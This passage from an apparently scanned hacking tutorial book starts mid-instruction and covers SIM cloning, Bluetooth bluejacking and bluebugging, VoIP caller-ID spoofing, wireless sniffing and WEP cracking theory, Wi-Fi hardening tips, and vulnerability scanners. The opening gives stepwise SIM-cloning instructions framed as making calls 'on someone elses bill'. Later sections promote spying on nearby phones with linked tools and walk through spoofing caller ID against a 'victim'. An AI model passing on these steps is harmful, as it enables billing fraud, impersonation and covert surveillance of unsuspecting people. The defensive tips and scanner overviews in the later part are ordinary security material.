. If it asks for a pin just punch in 111. Then from the main menu open up "Sim-Emu". Now from this menu go to Set Phone #, then -GSM #1 (or any slot), then Configure, then Edit #. Now edit GSM #X to any name, and then press ok. Now go to Config.Pos. and it will ask for PIN2, which will be 1234. It will then ask you what position you want the card to be, choose Position 1. It will then ask you for the IMSI, which you will punch in the IMSI you got from Cardinal. It will then ask you for the KI, which again you punch in the KI you got from Cardinal. It will then ask you to enter your PUK which can be anything up to 8 digits. Then it will ask you to enter your PIN which can be anything up to 4 digits. There you go!! Now you have cloned another SIM card, and are now free to call as you want to, on someone elses bill. There have also been rumors that on certain services there are ways to clone a SIM remotely, but none have been tested so this can't be proven. So now that we're finished talking about SIM cloning, let's get into another trick involving exploiting gsm phones, bluejacking. What is bluejacking ,you may ask? Bluejacking is exploiting the BlueTooth wireless communication system common among PDAs, cell phones, and of course laptops. In essense this is nothing more than a harmless little prank, similar to defacing web sites. For bluejacking gsm phones what we are trying to do is first create a phonebook contact that says something like "haha I haxor3d j00r ph0n3!", and then send it to any bluetooth enabled device in the vicinity. This in essense amounts up to at most a harmless little prank, but it's fun to watch their faces when they get the message. However, I won't bother explaining the details of how to bluejack, since the methods are models and manufacturer dependant, and are explained on a site that will be listed at the bottom of this tutorial. Don't believe that the possibilities for exploiting bluetooth enabled gsm phones ends there though. Another activity that we can jump onto is called bluebugging.

Bluebugging is the process of sniffing out communication from a bluetooth-enabled cell phone. Like, for example, sms messages. Yup, now you can sit in a coffee shop, open up your laptop, and spy on everyone else who is using their phone. This concept was first introduced to the world in a presentation at DefCon 11, and is now available to the public in the form of a tool called BlueSniff that works as a bluetooth wardriving utility to play big brother. Go to the below address to get a copy of this tool...

http://bluesniff.shmoo.com/bluesniff-0.1.tar.gz

Another nice tool to use for such means is btscanner, which can be used to gather as much information as possible on a bluetooth-enabled device. Yet again, this wonderful tool can be found at the below address...

http://www.pentest.co.uk/src/btscanner-1.0.tar.gz

CHAPTER-10


VOIP & WIRELESS HACKING

- What is VOIP?
- How VOIP works?
- Advantages of Using VoIP
- Caller-ID Spoofing Attack
- Wireless Hacking
- Securing Wireless Network

What is VOIP?

Voice-over-Internet protocol (VoIP,) is a protocol optimized for the transmission of voice through the Internet or other packet-switched networks .

VoIP systems employ session control protocols to control the set-up and tear-down of calls as well as audio codecs which encode speech allowing transmission over an IP network as digital audio via an audio stream. Codec use is varied between different implementations of VoIP (and often a range of codecs are used); some implementations rely on narrowband and compressed speech, while others support high fidelity stereo codecs.



How VOIP works?

VoIP converts the voice signal from your telephone into a digital signal that can travel over the Internet. If you are calling a regular telephone number, the signal is then converted back at the other end. Depending on the type of VoIP service, you can make a VoIP call from a computer, a special VoIP phone, or a traditional phone. Wireless "hot spots" in public locations such as airports, parks, and cafes allow you to connect to the Internet, and may enable you to use VoIP service wirelessly. If your VoIP service provider assigns you a regular telephone number, then you can receive calls from regular telephones that don't need special equipment.

Advantages of Using VoIP

- 90% Cost Saving (cheap call rates)
- Great voice quality
- 3 way Call forwarding
- Caller ID spoofing
- Unlimited calling
- Web calling
- Free phone call services
- Free Call Forwarding

Top Voip Companies:

- www.skype.com
- www.callcentric.com
- www.jajah.com/
- www.phonepower.com
- http://grandcentral.com/

Free Calling sites:

- http://evaphone.com
- www.talkster.com
- www.tabrio.com
- http://freecallplanet.com

Unlimited Calling Sites:

- www.joiphone.com
- www.100call.com
- www.telifu.com
- www.visonade.com

Call-ID Spoofing Attack*

Caller ID spoofing is the practice of causing the telephone network to display a number on the recipient's caller ID display which is not that of the actual originating station; the term is commonly used to describe situations in which the motivation is considered nefarious by the speaker. Just as e-mail spoofing can make it appear that a message came from any e-mail address the sender chooses, caller ID spoofing can make a call appear to have come from any phone number the caller wishes.

The above method is a bit complex; many Caller ID spoofing service providers also allow customers to initiate spoofed calls from a web-based interface. Some providers allow entering the name to display along with the spoofed Caller ID number, but in most parts of the United States for example, whatever name the local phone company has associated with the spoofed Caller ID number is the name that shows up on the Caller ID display.

Using a web-based spoofing service involves creating an account with a provider, logging in to their website and completing a form. Most companies require the following basic fields:

1. Source number
2. Destination number
3. Caller ID number

When the user completes this form and clicks a button to initiate the call, the source number is first called. When the source number line is registered, the destination is then called and bridged together.

Advantages:


- Show any number on victim mobile number
- Record Outgoing Calls
- Listen to your calls online
- Include recordings in email
- Download your recordings

Caller ID Spoofing sites:

- www.123spoof.com
- www.spooftel.com
- www.spoofcard.com
- www.spoofapp.com
- www.stealthrecordercard.com

Caller ID Spoofing Attack:

Signup with 123spoof.com and purchase 60 minutes, after login with PIN number.



This screen will appear.After that we put all details like our number, number to call and show caller id and click on place a call. Then call to access number of 123spoof.com from your number.

Video URL: www.thesecretofhacking.com/vd/ch10/cs1

Wireless Hacking

Wireless LAN Overview

2.1 Stations and Access Points

A wireless network interface card (adapter) is a device, called a *station*, providing the network physical layer over a radio link to another station. An *access point* (AP) is a station that provides frame distribution service to stations associated with it. The AP itself is typically connected by wire to a LAN.

The station and AP each contain a network interface that has a Media Access Control (MAC) address, just as wired network cards do. This address is a world-wide-unique 48-bit number, assigned to it at the time of manufacture. The 48-bit address is often represented as a string of six octets separated by colons (e.g., 00:02:2D:17:B9:E8) or hyphens (e.g., 00-02-2D-17-B9-E8). While the MAC address as assigned by the manufacturer is printed on the device, the address can be changed in software.
Each AP has a 0 to 32 byte long Service Set Identifier (SSID) that is also commonly called a network name. The SSID is used to segment the airwaves for usage. If two wireless networks are physically close, the SSIDs label the respective networks, and allow the components of one network to ignore those of the other. SSIDs can also be mapped to virtual LANs; thus, some APs support multiple SSIDs. Unlike fully qualified host names (e.g., gamma.cs.wright.edu), SSIDs are not registered, and it is possible that two unrelated networks use the same SSID.

2.2 Channels

The stations communicate with each other using radio frequencies between 2.4 GHz and 2.5 GHz. Neighboring channels are only 5 MHz apart. Two wireless networks using neighboring channels may interfere with each other.

2.3 WEP

Wired Equivalent Privacy (WEP) is a shared-secret key encryption system used to encrypt packets transmitted between a station and an AP. The WEP algorithm is intended to protect wireless communication from eavesdropping. A secondary function of WEP is to prevent unauthorized access to a wireless network. WEP encrypts the payload of data packets. Management and control frames are always transmitted in the clear. WEP uses the RC4 encryption algorithm. The shared-secret key is either 40 or 104 bits long. The key is chosen by the system administrator. This key must be shared among all the stations and the AP using mechanisms that are not specified in the IEEE 802.11.

2.4 Infrastructure and Ad Hoc Modes

A wireless network operates in one of two modes. In the *ad hoc* mode, each station is a peer to the other stations and communicates directly with other stations within the network. No AP is involved. All stations can send Beacon and Probe frames. The ad hoc mode stations form an Independent Basic Service Set (IBSS).
A station in the *infrastructure* mode communicates only with an AP. Basic Service Set (BSS) is a set of stations that are logically associated with each other and controlled by a single AP. Together they operate as a fully connected wireless network. The BSSID is a 48-bit number of the same format as a MAC address. This field uniquely identifies each BSS. The value of this field is the MAC address of the AP.

2.5 Frames

Both the station and AP radiate and gather 802.11 frames as needed. The format of frames is illustrated below. Most of the frames contain IP packets. The other frames are for the management and control of the wireless connection.

Wireless Network Sniffing

Sniffing is eavesdropping on the network. A (packet) *sniffer* is a program that intercepts and decodes network traffic broadcast through a medium. Sniffing is the act by a machine S of making copies of a network packet sent by machine A intended to be received by machine B. Such sniffing, strictly speaking, is not a TCP/IP problem, but it is enabled by the choice of broadcast media, Ethernet and 802.11, as the physical and data link layers.

Sniffing has long been a reconnaissance technique used in wired networks. Attackers sniff the frames necessary to enable the exploits described in later sections. Sniffing is the underlying technique used in tools that monitor the health of a network. Sniffing can also help find the easy kill as in scanning for open access points that allow anyone to connect, or capturing the passwords used in a connection session that does not even use WEP, or in telnet, rlogin and ftp connections.

It is easier to sniff wireless networks than wired ones. It is easy to sniff the wireless traffic of a building by setting shop in a car parked in a lot as far away as a mile, or while driving around the block. In a wired network, the attacker must find a way to install a sniffer on one or more of the hosts in the targeted subnet. Depending on the equipment used in a LAN, a sniffer needs to be run either on the victim machine whose traffic is of interest or on some other host in the same subnet as the victim. An attacker at large on the Internet has other techniques that make it possible to install a sniffer remotely on the victim machine.

3.1 Passive Scanning

Scanning is the act of sniffing by tuning to various radio channels of the devices. A *passive* network scanner instructs the wireless card to listen to each channel for a few messages. This does not reveal the presence of the scanner.

An attacker can passively scan without transmitting at all. Several modes of a station permit this. There is a mode called *RF monitor* mode that allows every frame appearing on a channel to be copied as the radio of the station tunes to various channels. This is analogous to placing a wired Ethernet card in promiscuous mode. This mode is not enabled by default. Some wireless cards on the market today have disabled this feature in the default firmware. One can buy wireless cards whose firmware and corresponding driver software together permit reading of all raw 802.11 frames. A station in *monitor* mode can capture packets without associating with an AP or ad-hoc network. The so-called *promiscuous* mode allows the capture of all wireless packets of an associated network. In this mode, packets cannot be read until authentication and association are completed.

An example sniffer is Kismet (http://www.kismetwireless.net/). An example wireless card that permits RF monitor modes is Cisco Aironet AIR-PCM342.

3.2 Detection of SSID

The attacker can discover the SSID of a network usually by passive scanning because the SSID occurs in the following frame types: Beacon, Probe Requests, Probe Responses, Association Requests, and Reassociation Requests. Recall that management frames are always in the clear, even when WEP is enabled.

On a number of APs, it is possible to configure so that the SSID transmitted in the Beacon frames is masked, or even turn off Beacons altogether. The SSID shown in the Beacon frames is set to null in the hope of making the WLAN invisible unless a client already knows the correct SSID. In such a case, a station wishing to join a WLAN begins the association process by sending Probe Requests since it could not detect any APs via Beacons that match its SSID.
If the Beacons are not turned off, and the SSID in them is not set to null, an attacker obtains the SSID included in the Beacon frame by passive scanning.
When the Beacon displays a null SSID, there are two possibilities. Eventually, an Associate Request may appear from a legitimate station that already has a correct SSID. To such a request, there will be an Associate Response frame from the AP. Both frames will contain the SSID in the clear, and the attacker sniffs these. If the station wishes to join any available AP, it sends Probe Requests on all channels, and listens for Probe Responses that contain the SSIDs of the APs. The station considers all Probe Responses, just as it would have with the non-empty SSID Beacon frames, to select an AP. Normal association then begins. The attacker waits to sniff these Probe Responses and extract the SSIDs.
If Beacon transmission is disabled, the attacker has two choices. The attacker can keep sniffing waiting for a voluntary Associate Request to appear from a legitimate station that already has a correct SSID and sniff the SSID as described above. The attacker can also chose to actively probe by injecting frames that he constructs, and then sniffs the response as described in a later section.
When the above methods fail, SSID discovery is done by *active* scanning (see Section 5).

3.3 Collecting the MAC Addresses

The attacker gathers legitimate MAC addresses for use later in constructing spoofed frames. The source and destination MAC addresses are always in the clear in all the frames. There are two reasons why an attacker would collect MAC addresses of stations and APs participating in a wireless network. (1) The attacker wishes to use these values in spoofed frames so that his station or AP is not identified. (2) The targeted AP may be controlling access by filtering out frames with MAC addresses that were not registered.

3.4 Collecting the Frames for Cracking WEP

The goal of an attacker is to discover the WEP shared-secret key. Often, the shared key can be discovered by guesswork based on a certain amount of social engineering regarding the administrator who configures the wireless LAN and all its users. Some client software stores the WEP keys in the operating system registry or initialization scripts. In the following, we assume that the attacker was unsuccessful in obtaining the key in this manner. The attacker then employs systematic procedures in cracking the WEP. For this purpose, a large number (millions) of frames need to be collected because of the way WEP works.
The wireless device generates on the fly an Initialization Vector (IV) of 24-bits. Adding these bits to the shared-secret key of either 40 or 104 bits, we often speak of 64-, or 128-bit encryption. WEP generates a pseudo-random key stream from the shared secret key and the IV. The CRC-32 checksum of the plain text, known as the Integrity Check (IC) field, is appended to the data to be sent. It is then exclusive-ORed with the pseudo-

random key stream to produce the cipher text. The IV is appended in the clear to the cipher text and transmitted. The receiver extracts the IV, uses the secret key to re-generate the random key stream, and exclusive-ORs the received cipher text to yield the original plaintext.

WEP Cracking Video URL: www.thesecretofhacking.com/vd/ch10/cs2

WPA cracking Video URL: www.thesecretofhacking.com/vd/ch10/cs3

Wi-Fi Security

10 TIPS:

#1: Turn off the Wi-Fi client adapter when you're not using it

The reasons for this are twofold. First, it conserves battery life — always a concern for road warriors. Second, it's the simplest way to prevent penetration attacks using a procedure named "Microsoft Windows silent ad hoc network advertisement." Basically, the attack takes advantage of the fact that Microsoft Windows Zero Configuration is set by default to allow anonymous ad hoc connections. For more details, check out my blog post "How to prevent automatic association with ad hoc networks."

#2: Verify that the SSID actually represents the provider's Wi-Fi network

Verifying the SSID will help prevent associating with an evil twin. Evil twin is patterned after the man-in-the-middle attack where a hacker sets up equipment to falsely represent the facility's Wi-Fi network. In elegant simplicity, the user unknowingly associates with the fake network, allowing the hacker to obtain every byte of traffic that is sent or received.

#3: Make sure a software firewall is running on your notebook

Microsoft Windows XP and Vista already incorporate a firewall, but in both cases, it's inadequate. There are many good freeware firewall applications that are more competent, providing the additional protection a road warrior needs. I use Online-Armor, a somewhat new application that's been getting good reviews.

#4: Disable Window's file and printer sharing

By default, file and printer sharing is disabled, but many users enable this feature to share printers or files while on a work or home network. Having this feature enabled while on the road is just asking for trouble. It allows unauthorized access to your files by anyone who happens to be on that particular Wi-Fi network. The Microsoft Knowledge Base article "Disable File and Printer Sharing for Additional Security" explains how to determine whether file and printer sharing is enabled and outlines the required steps to disable the feature.

#5: Avoid sensitive online transactions when using open Wi-Fi networks

This is self-evident, but I felt it important enough to mention.

#6: Keep your notebook's operating system up to date

Along with your OS, make sure your antivirus, firewall, Web browser, and Wi-Fi client applications are current as well. By doing so, you'll eliminate many attack venues caused by application vulnerabilities.

#7: Secure any personal, banking, or credit card details

Allowing the Web browser to remember personal information is another avenue hackers can use to easily retrieve sensitive material if the notebook is lost or stolen. I've been using Bruce Schneier's Password Safe for many years. It requires you to remember only one access password, which is useful even if you are not a road warrior.

#8: Use secure and anonymous Web surfing techniques

This is very important if a VPN service is not available or the VPN will not set up correctly. There are various Web services that provide SSL VPN solutions by creating an encrypted tunnel from the notebook to their secure server. This eliminates a whole slew of possible issues. Some of the more preeminent services are Megaproxy and TOR. I use a slightly different approach based on USB flash drive technology. IronKey is a secure USB flash drive with FireFox and TOR technology pre-installed. If Internet access is available, the device automatically configures an SSL tunnel to secure IronKey servers. See "IronKey: Simple, safe, and secure surfing over Wi-Fi" for more details.

#9: If required, use VPN technology

The problem with the previous tip is that it applies only to Web-based applications. What about e-mail applications, like Outlook? This is where the full-blown VPN comes into play. Most business road warriors use this approach exclusively. The VPN tunnel allows the road warrior to remotely become part of the home or office network. Then, all the normal business applications, file sharing, and Internet access are handled by the company's network. There are many hardware and software VPN applications to choose from. My choice would be OpenVPN.

#10: Use remote access applications for security

Not having any sensitive data travel over questionable networks to your notebook is a unique solution. This is possible by using a service like LogMeIn, which allows the road warrior to remotely control a home or office computer through an SSL tunnel. Web surfing, e-mail, and other applications are active only on the remote computer. So no data is being transmitted to the road warrior's notebook, unless so desired.

Locking Down a Wireless Access Point in 10 Steps

1. ***Change the password*** – With all Linksys routers and access points, it is extremely important to change the device's default password. Login to your router and enter the default password. The version of the firmware or the router that you are using will determine where the Change Password button is located. Make sure you find it. This is the single most important step. Change the default password and choose a password that contains both numbers and letters. This will reduce the possibility of your password being guessed or hacked.
2. ***Change your SSID*** – The SSID is the shared network name that all devices run on a wireless network. The name is case sensitive and should be no longer than 32 characters. You can use any keyboard character you choose when renaming the SSID. The default SSID of the Linksys access point or wireless broadband router is set to Linksys. It is highly recommended that you change the SSID to a unique name other than the default.
3. ***Disable SSID broadcasting*** – In order to keep your Linksys product from broadcasting the SSID to hackers or wireless clients, change the Wireless SSID Broadcast to Disabled.
4. ***Enable encryption*** – The Linksys WAPs and wireless routers all come with a wireless security option that uses encryption. To prevent hackers and outside users from accessing your network choose between several forms of encryption: WEP (64 or 128 bit) or WPA-PSK (on some devices). Once you choose the security encryption type, you will input a passphrase (or have the system generate one for you). This same passphrase needs to be entered on each client that uses a wireless network card to connect to the access point. On Windows XP you can access the properties by going to Network Connections in the Control Panel (or right-click My Network Places). Next, right-click on Wireless Network Connection and choose Properties. Click on the Wireless Networks tab and choose properties of your wireless connection. Enter the appropriate encryption type and passphrase.
5. ***Keep firmware updated*** – On a regular basis, visit the Linksys Web site to make sure you have the latest version of firmware for your Linksys product.
6. ***Enable MAC filtering*** – There is a Wireless Network Access MAC Filter that you should enable to only allow specific MAC addresses. Some Linksys products have a Select MAC Address from Networked Computers button that will allow you to select the computers on your network that need access. You can run an ipconfig /all (from the Windows command line) on each computer to obtain the MAC address. It is listed as the "Physical Address" and will have a format that looks like this: 00-50-56-X0-00-08.
7. ***Limit DHCP*** – Configure your DHCP settings with only the number of computers that need Internet access. For example if you have 5 computers, only configure DHCP to hand out 5 addresses.
8. ***Block WAN Requests*** – Enable this feature to block intruders from attacking you over the Internet. This setting hides your IP address from the outside world.
9. ***Use desktop firewalls as an additional layer of defense*** – Don't rely on the Linksys router as your only means of defense. Install a desktop firewall on each PC that's connected to the Internet through the Linksys router. A free and effective desktop firewall is Zone Alarm. Furthermore, it is important to keep the desktop firewall up to date with the latest version in order to remain secure in the future.
10. ***Look at your network like a wireless hacker*** – Download NetStumbler. Use it with a laptop or PDA to examine your wireless network. Then, if you are curious, walk around your neighborhood or office complex.

CHAPTER-11

VULNERABILITY DISCOVERY & PENETRATION TESTING

- What is Vulnerability?
- Vulnerability Scanner
- Types of Vulnerability?
- Difference between Vulnerability assessment & Penetration testing
- Tools

What is Vulnerability?

A vulnerability is a hole or a weakness in the application, which can be a design flaw or an implementation bug, that allows an attacker to cause harm to the stakeholders of an application. Stakeholders include the application owner, application users, and other entities that rely on the application.

Examples of vulnerabilities

- Lack of input validation on user input
- Lack of sufficient logging mechanism
- Fail-open error handling
- Not closing the database connection properly

What we can do with help of vulnerability:

A universal vulnerability is a state in a computing system (or set of systems) which either:

- allows an attacker to execute commands as another user
- allows an attacker to access data that is contrary to the specified access restrictions for that data
- allows an attacker to pose as another entity
- allows an attacker to conduct a denial of service

What is vulnerability scanner?

A ***vulnerability scanner*** is a computer program designed to search for and map systems for weaknesses in an application, computer or network. Step 1, typically the scanner will first look for active IP addresses, open ports, OSes and any applications running. Step 2, It may at this point create a report or move to the next step. Step 3, try to determine the patch level of the OS or applications. In this process the scanner can cause an exploit of the vulnerability such as crash the OS or application. Step 4, the final phase the scanner may attempt to exploit the vulnerability. Scanners may either be malicious or friendly.

- Port scanners (Nmap)
- Network scanners (Nessus, SAINT, OpenVAS)
- List of Web Application Security Scanners
- CGI scanners (Arirang; Nikto; Whisker)

Difference between Vulnerability assessment & Penetration testing

A Penetration Test mainly consists of a Vulnerability assessment, but it goes one step further..

A ***penetration test*** is a method of evaluating the security of a computer system or network by simulating an attack by a malicious hacker. The process involves an active analysis of the system for any weaknesses, technical flaws or vulnerabilities. This analysis is carried out from the position of a potential attacker, and can involve ***active exploitation*** of security vulnerabilities. Any security issues that are found will be presented to the system owner together with an assessment of their impact and often with a proposal for mitigation or a technical solution.

A vulnerability assessment is what most companies generally do, as the systems they are testing are live production systems and can't afford to be disrupted by active exploits which might crash the system.

Vulnerability assessment is the process of identifying and quantifying vulnerabilities in a system. The system being studied could be a physical facility like a nuclear power plant, a computer system, or a larger system (for example the communications infrastructure or water infrastructure of a region).

Vulnerability assessment has many things in common with risk assessment. Assessments are typically performed according to the following steps:

1. Cataloging assets and capabilities (resources) in a system
2. Assigning quantifiable value and importance to the resources
3. Identifying the vulnerabilities or potential threats to each resource
4. Mitigating or eliminating the most serious vulnerabilities for the most valuable resources

This is generally what a security company is contracted to do, from a technical perspective, not to actually penetrate the systems, but to assess and document the possible vulnerabilities and recommend mitigation measures and improvements.

Sources: *Wikipedia*

Best Penetration Testing Tools:

1. Backtrack 4 DVD 2. Core impact 3.immunis CANVAS 4. Nikto
5. Network Security toolkit


Vulnerability Tools:

This is a list of both commecial and free scanners out there. It is hard to rate which is better than other so there will be no ratings or comparisons but only listing of vulnerability scanners:

Acunetix Web Vulnerability Scanner

Acunetix has pioneered the the web application security scanning technology: Its engineers have focused on web security as early as 1997 and developed an engineering lead in web site analysis and vulnerability detection. Acunetix Web Vulnerability Scanner includes many innovative features:

- An automatic Javascript analyzer allowing for security testing of Ajax and Web 2.0 applications
- Industries' most advanced and in-depth SQL injection and Cross site scripting testing
- Visual macro recorder makes testing web forms and password protected areas easy
- Extensive reporting facilities including VISA PCI compliance reports
- Multi-threaded and lightning fast scanner crawls hundreds of thousands of pages with ease
- Intelligent crawler detects web server type and application language
- Acunetix crawls and analyzes websites including flash content, SOAP and AJAX




Website: http://www.acunetix.com/

GFI LANguard Network Security Scanner

GFI LANguard Network Security Scanner (N.S.S.) checks your network for possible security vulnerabilities by scanning your entire network for missing security patches, service packs, open shares, open ports, unused user accounts and more. With this information (displayed in customizable reports), you can easily lock down your network against hackers. GFI LANguard N.S.S. can also remotely deploy missing patches and service packs in applications and OS.

As an administrator, you often have to deal separately with problems related to vulnerability issues, patch management and network auditing, at times using multiple products. However, with GFI LANguard N.S.S., these three pillars of vulnerability management are addressed in one package. Using a single console with extensive reporting functionality, GFI LANguard N.S.S.'s integrated solution helps you address these issues faster and more effectively

GFI LANguard N.S.S. makes use of state of the art vulnerability check databases based on OVAL and SANS Top 20, providing over 15,000 vulnerability assessments when your network is scanned. GFI LANguard N.S.S. gives you the information and tools you need to perform multi-platform scans across all environments, to analyze your network's security health and effectively install and manage patches on all machines across different operating systems and in different languages.




Website: http://www.gfi.com/languard/

Nessus™ vulnerability scanner

Nessus is a comprehensive vulnerability scanning program. Its goal is to detect potential or confirmed weaknesses on the tested machines. For example:

- Vulnerabilities that allow a remote cracker to control the machine or access sensitive data (eg reading confidential files), denial of service…
- Misconfiguration (e.g. open mail relay).
- Unapplied security patches, even if the fixed flaws are not exploitable in the tested configuration.
- Default passwords, a few common passwords, and blank/absent passwords on some system accounts. Nessus can also call Hydra (an external tool) to launch a dictionary attack.
- Denials of service against the TCP/IP stack.

